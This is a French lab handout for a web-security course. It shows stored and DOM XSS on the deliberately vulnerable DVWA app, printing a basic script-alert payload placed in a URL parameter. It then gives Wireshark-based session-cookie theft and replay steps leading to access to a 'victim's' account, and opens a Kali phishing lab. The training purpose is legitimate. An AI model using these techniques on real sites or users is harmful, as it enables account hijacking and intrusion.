
Activité 1 Vulnérabilité XSS

Activité XSS stockée



Etape : Résultat soumis

Lorsque j'ai actualisé cette même page, j'ai obtenu une boîte d'alerte XSS. Cette boîte confirme que ce site est vulnérable à une attaque XSS stockée.



Activité 1 Vulnérabilité XSS

Activité XSS stockée



Etape : Réinitialisation pour un autre niveau

Nous avons donc réussi à exploiter un XSS stocké à faible niveau de sécurité. Maintenant, chaque fois que nous rafraîchissons la même page, nous obtenons cette boîte d'alerte car notre charge utile XSS est stockée dans le livre d'or. Si nous voulons exploiter cette vulnérabilité à un autre niveau de sécurité, nous devons d'abord effacer le livre d'or, sinon cette boîte d'alerte apparaîtra encore et encore. Avant de continuer, cliquez sur Clear Guestbook pour supprimer notre charge utile XSS du livre d'or.

Vulnerability: Stored Cross Site Scripting (XSS)

8

Name *

Message *

Sign Guestbook

Clear Guestbook



Name: test1
Message: test2

Name: test1
Message:

Activité 1 Vulnérabilité XSS

Activité XSS (DOM)



Etape : Changement de niveau et choix de vulnérabilité

Cliquez sur XSS (DOM) dans le volet de gauche pour sélectionner la vulnérabilité à DOM XSS.

1

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

2

Low 1


Activité 1 Vulnérabilité XSS

Activité XSS (DOM)



Etape : Page de challenge

Nous sommes dans la page de challenge. Cliquez sur le bouton Select pour vérifier comment l'application se comporte.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is `localhost/dvwa/vulnerabilities/xss_d/`. The main title is "Vulnerability: DOM Based Cross Site Scripting (XSS)". On the left, there's a sidebar menu with various security vulnerabilities listed: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM) (which is highlighted in green), and XSS (Reflected). Below the menu, there's a language selection dropdown set to "English" with a red box around the "Select" button. A green circle with the number "2" is positioned in the top right corner of the main content area. The "More Information" section contains three links:

- <https://owasp.org/www-community/attacks/xss/>
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

Activité 1 Vulnérabilité XSS

Activité XSS (DOM)



Etape : Point d'entrée

En cliquant sur le bouton, il définit la valeur du paramètre par défaut en anglais dans l'URL.

The screenshot shows a web browser window with the DVWA logo at the top. The URL bar contains 'localhost/dvwa/vulnerabilities/xss_d/?default=English'. A green circle with the number '3' is placed above the URL bar. The main content area is titled 'Vulnerability: DOM Based Cross Site Scripting'. It displays a dropdown menu with 'English' selected. Below the dropdown, there is a section titled 'More Information' containing three links:

- <https://owasp.org/www-community/attacks/xss/>
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

Comme nous le savons déjà, un paramètre dans une URL peut également être une source d'entrée. Modifions donc la valeur du paramètre «*default*» dans l'URL avec une chaîne unique et vérifions le code source.


Activité 1 Vulnérabilité XSS

Activité XSS (DOM)



Etape : Injection de code

Puisque notre chaîne unique est reflétée dans le DOM HTML, injectons notre charge utile XSS de base <script>alert('DOM XSS')</script> à la place de hello dans le paramètre par défaut. Nous pouvons clairement voir dans la capture d'écran que notre charge utile injectée a été exécutée avec succès et que nous avons obtenu une pop up XSS.



Activité 1 Vulnérabilité XSS

Activité XSS (DOM)



Etape : Vérification de l'injection

Nous pouvons vérifier qu'après une exécution réussie, notre charge utile est devenue une partie du DOM HTML.

A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) DOM XSS module. The URL in the address bar is `https://localhost/dvwa/vulnerabilities/xss_d/?default=<script>alert('DOM XSS')</script>`. A green circle with the number 3 is positioned in the top right corner of the browser window. The page title is "Vulnerability: DOM Based Cross Site Scripting (XSS)". On the left, there's a sidebar with "Home", "Instructions", and "Setup / Reset DB". Below the sidebar is a developer toolbar with tabs for "Inspector", "Console", "Debugger", "Network", "Style Editor", "Performance", "Memory", "Storage", "Accessibility", and "Application". The main content area shows an HTML form with a dropdown menu. The dropdown menu has several options, one of which is highlighted with a blue selection bar and contains the injected script: `<script>alert('DOM XSS')</script>`. The rest of the code in the dropdown is:

```
<p>Please choose a language:</p>
<form name="XSS" method="GET">
  <select name="default">
    <option value="<%3Cscript%3Ealert(%27XOM%2BXSS%27)%3Cscript%3E">
      <script>alert('DOM XSS')</script>
    </option>
    <option value="" disabled="disabled">----</option>
    <option value="English">English</option>
    <option value="French">French</option>
    <option value="Spanish">Spanish</option>
    <option value="German">German</option>
```



ACTIVITÉ 2

Détournement de session [vol de cookie].

Compétences visées :

- Utiliser des outils avancés pour lancer des attaques de détournement de session.
- Récupérer et réutiliser un cookie de session

Recommandations clés :

- Maitriser le principe de l'attaque Hijacking (*Détournement de session*)



1 heure



CONSIGNES

Pour le formateur

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser une installation de Wire Shark

Pour l'apprenant

- Il est recommandé de maîtriser le principe de Hijacking
- Il est recommandé également de suivre les étapes décrites dans l'énoncé pour pouvoir réussir les TP

Conditions de réalisation :

- Wire Shark. **Lien de téléchargement:** <https://www.wireshark.org/download.html>
- Add N Edit Cookies **Lien de téléchargement:** <https://addons.mozilla.org/fr/firefox/addon/cookie-editor/>

Critères de réussite :

- Réaliser le même environnement du travail décrit dans l'énoncé
- Exécuter avec succès l'attaque de sécurité

Activité 2

TP de détournement de session [vol de cookie].



Etape : Préparation des outils

Dans cette activité , nous utiliserons utiliser :

Le Wire Shark ([à télécharger ici](#))

Le module complémentaire pour Firefox appelé Add N Edit Cookies. ([à télécharger ici](#)).

Wire Shark est un outil utilisé pour renifler les paquets des clients du réseau. Nous allons l'utiliser pour voler nos cookies. Et nous allons utiliser le Add N Edit Cookies pour injecter le cookie volé dans le navigateur Firefox.



Cookie-Editor

Activité 2


TP de détournement de session [vol de cookie].

Etape : Capture de flux

Après installation du Wireshark, ouvrez-le et cliquez sur "Capture" dans la barre de menu.

Sélectionnez votre interface et cliquez sur Start.

Cela commencera à capturer tous les paquets de votre réseau




Activité 2

TP de détournement de session [vol de cookie].

Etape : Recherche de cookie

Maintenant, trouvez les paquets en utilisant le filtre http.cookie.

Cherchez les paquets qui contiennent POST et GET. Ce sont les informations http envoyées au serveur.




Activité 2

Détournement de session [vol de cookie].

Etape : Récupération de cookie

Maintenant, une fois que vous avez trouvé le cookie, copiez sa valeur comme sur l'écran en bas.

Collez-le et enregistrez-le dans un fichier Notepad.



Activité 2

TP de détournement de session [vol de cookie].

Etape : Récupération de cookie


Ouvrez Firefox et lancez le module d'ajout et de modification des cookies depuis le menu Outils.

Insérez le cookie volé ici, et vous avez terminé ! Vous devriez avoir accès au compte de la victime maintenant !



ACTIVITÉ 3

Outil de phishing dans Kali Linux



Compétences visées :


- Utiliser des outils avancés pour lancer des attaques de Phishing.
- Récupérer et réutiliser les données récupérées

Recommandations clés :

- Maitriser le principe de l'attaque Phishing



2 heures



CONSIGNES

Pour le formateur

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser une installation de

Pour l'apprenant

- Il est recommandé de maîtriser le principe de Phishing
- Il est recommandé également de suivre les étapes décrites dans l'énoncé pour pouvoir réussir les TP

Conditions de réalisation :

- VirtualBox. **Lien de téléchargement :** <https://www.virtualbox.org/wiki/Downloads>
- Une machine Virtuelle Kali Linux 2022.1. **Lien de téléchargement :** <https://kali.download/virtual-images/kali-2022.1/kali-linux-2022.1-virtualbox-amd64.ova>

Critères de réussite :

- Réaliser le même environnement du travail décrit dans l'énoncé
- Exécuter avec succès l'attaque de sécurité

Activité 3

TP - Outil de phishing dans Kali Linux

Etape : Préparation d'environnement

Dans la plupart des activités nous allons utiliser la distribution **KALI de Linux**. C'est la distribution Linux leader dans le domaine des tests de pénétration, du piratage éthique et de l'audit de sécurité.



VirtualBox est un puissant produit de virtualisation x86 et AMD64/Intel64 destiné aux entreprises et aux particuliers.

Vous pouvez la télécharger et l'installer depuis [ce lien](#).

